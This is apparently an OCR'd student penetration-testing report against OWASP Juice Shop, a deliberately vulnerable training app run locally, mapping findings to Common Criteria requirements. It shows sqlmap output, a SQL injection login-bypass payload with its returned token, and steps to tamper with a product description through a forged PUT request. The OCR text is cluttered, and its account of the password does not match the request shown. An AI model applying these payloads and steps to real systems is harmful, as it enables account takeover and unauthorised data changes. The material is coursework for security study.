root@kali: /home/kali/Downloads/juice-shop_16.0.0
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 13:42:41 /2024-04-25/
[13:42:41] [INFO] parsing HTTP request from 'loginbender.txt'
custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] y
JSON data found in POST body. Do you want to process it? [Y/n/q] y
[13:42:56] [INFO] testing connection to the target URL
[13:42:56] [CRITICAL] not authorized, try to provide right HTTP authentication type and valid credentials (401). If this is intended, try to rerun by providing a valid value for option '--ignore-code'
[13:42:56] [WARNING] HTTP error codes detected during run:
401 (Unauthorized) - 1 times
[*] ending @ 13:42:56 /2024-04-25/
(root㉿kali)-[/home/kali/Downloads/juice-shop_16.0.0]
sudo sqlmap -r loginbender.txt --ignore-code=401


13:46
OWASP Juice Shop
https://127.0.0.1:3000/#/login
80%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
OWASP Juice Shop
Account
EN
root@kali: /home/kali/Downloads/juice-shop_16.0.0
File Actions Edit View Help
nt)'
[13:46:40] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[13:46:40] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[13:46:40] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[13:46:40] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[13:46:40] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] n
[13:46:41] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[13:46:42] [WARNING] (custom) POST parameter 'JSON #1*' does not seem to be injectable
[13:46:42] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
[13:46:42] [WARNING] HTTP error codes detected during run:
401 (Unauthorized) - 73 times, 500 (Internal Server Error) - 51 times
[*] ending @ 13:46:42 /2024-04-25/
(root㉿kali)-[/home/kali/Downloads/juice-shop_16.0.0]
Log in with Google
Not yet a customer?
History
WebSockets


13:45
OWASP Juice Shop
https://127.0.0.1:3000/#/login
80%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
OWASP Juice Shop
Account
EN
You successfully solved a challenge: Login Bender (Log in with Bender's user account.)
Login
Invalid email or password.
Email *
bender@juice-sh.op
Password *
Forgot your password?
Log in
Remember me
or
Log in with Google
Not yet a customer?
History
WebSockets


Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Request
Response
POST http://127.0.0.1:3000/rest/user/login HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
X-User-Email: jim@juice-sh.op
{"email":"bender@juice-sh.op'--","password":"Bender@123"}
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
{"authentication":{"token":
"eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MywidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImJlbmRlckBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjoiMGMzNmU1MTdlN2ZhOTVhYWJmMWJiZmZjNjc0NGE0ZWYiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiIiwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyNC0wNC0yMyAyMjowNDozOS4wNjcgKzAwOjAwIiwidXBkYXRlZEF0Ij
Sites
Contexts
Default Context
Sites
Send
Find:
No matches
Time: 13 ms
Body Length: 799
Total Length: 1,185 bytes
History
Search
Alerts
Output
WebSockets
Fuzzer
Filter: OFF
Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
12,... Pr... 4/25/24, 1:43:42 PM GET http://127.0.0.1:3000/rest/continue-code 304 Not Mod... 3 ... 0 bytes Medium
12,... Pr... 4/25/24, 1:43:42 PM GET http://127.0.0.1:3000/rest/continue-code 304 Not Mod... 1... 0 bytes
12,... Pr... 4/25/24, 1:43:42 PM GET http://127.0.0.1:3000/103.js 200 OK 3 ... 11,098 bytes Informati...
12,... M... 4/25/24, 1:47:16 PM POST http://127.0.0.1:3000/rest/user/login 401 Unautho... 1... 26 bytes Medium
12,... M... 4/25/24, 1:47:23 PM POST http://127.0.0.1:3000/rest/user/login 200 OK 1... 799 bytes Medium JSON
Alerts 2 11 15 13 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0 0


OWASP Juice Shop
https://127.0.0.1:3000/#/login
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop
Account EN
Login
Email *
bender@juice-sh.op
Password *
Bender@123
Forgot your password?
Log in
Remember me
or
Log in with Google
Not yet a customer?
History WebSockets



(c) **Explanation of how the evidence included in (b) proves that FIA_UAU.1.2 is violated**:
We tried a number of techniques to evaluate the "Login Bender" feature. After logging in as administrators, we first discovered a review that Bender had written. We were able to obtain the relevant API in ZAP by attempting to log in as Bender. We copied the login API request from ZAP's Requester tab into a text file called loginbender.txt, which we made using gedit. We got around the authentication by changing the password to bender@1 and utilizing SQL injection. We successfully met our testing objective for this security functional requirement (SFR) by running sqlmap on this file.

10) SFR Identifier:

FDP_ACF.1.2: The TOE shall enforce the following rules to determine if an operation among controlled subjects and controlled objects is allowed:

1. no user other than the user who created data stored within the system can delete or modify them.
2. no user can create data associated with another user.

Related Vulnerability Challenges: -

1. Product Tampering
2. Forged Feedback
3. Repetitive Registration

4. Forged Feedback
5. Forged Review
6. Manipulate Basket


Tested Vulnerability Challenges: -


1. Product Tampering: Change the href of the link within the OWASP SSL Advanced Forensic Tool (O-Saft) product description into *https://owasp.slack.com*.

a) Description of penetration testing that was carried out.


1. Logged in using email Id = apoorva@juice.com, password = apoorva@123.
2. In search bar, search for o-saft, we will get the OWASP SSL Advanced Forensic Tool (O-Saft).
3. In Zap history, a GET http://127.0.0.1:3000/rest/products/search?q= with 200 OK response can be seen.
4. Copy-paste request header in the requester and make some few changes.
5. After inspecting the juice shop web page sources->main.js.
6. We could see a /api/products put request.
7. Edit the header in the requester to PUT http://127.0.0.1:3000/api/products/9
8. And add a description as per the challenge specification change the href to www.owasp.slack.com.
9. Click on send.
10. After reloading the juice shop web page, we can see that the description has changed.
11. In this way, we have tampered the existing product created by another user, resulting in violation of the SFR.


b) Outcomes/Evidence of Penetration Testing






17:48
OWASP Juice Shop
OWASP Juice Shop
OWASP O-Saft | OWASP
https://127.0.0.1:3000/#/search?q=OWASP SSL Advanced Forensic Tool (O-Saft
80%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
OWASP Juice Shop
Account
Your Basket
EN
Search Results - OWASP SSL Ac
OWASP SSL Advanced Forensic Tool (O-Saft)
0.01¤
Add to Basket
OWASP SSL Advanced Forensic Tool (O-Saft)
O-Saft is an easy to use tool to show information about SSL certificate and tests the SSL connection according given list of ciphers and various SSL configurations. More
0.01¤
Reviews (0)
Write a review
Review
What did you like or dislike?
Items per page: 12
1 - 1 of 1



https://www.owasp.org/index.php/O-Saft
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application



17:44
OWASP Juice Shop
OWASP Juice Shop
OWASP O-Saft | OWASP
https://127.0.0.1:3000/#/search?q=OWASP SSL Advanced Forensic Tool (O-Saft
80%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
OWASP Juice Shop
Account
Your Basket
EN
Search Results - OWASP SSL Advanced Forensic Tool (O-Saft
OWASP SSL Advanced Forensic Tool (O-Saft)
0.01¤
History
WebSockets
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Sources
Outline
Search
main.js
vendor.js
runtime.js
polyfills.js
jquery.min.js
Main Thread
127.0.0.1:3000
zapCallBackUrl/582935988830969
(index)
main.js
polyfills.js
runtime.js
vendor.js
cdnjs.cloudflare.com
Threads
Main Thread
Watch expressions
Breakpoints
Pause on exceptions
/products
4 of 13 results
(From main.js) (6766, 15)

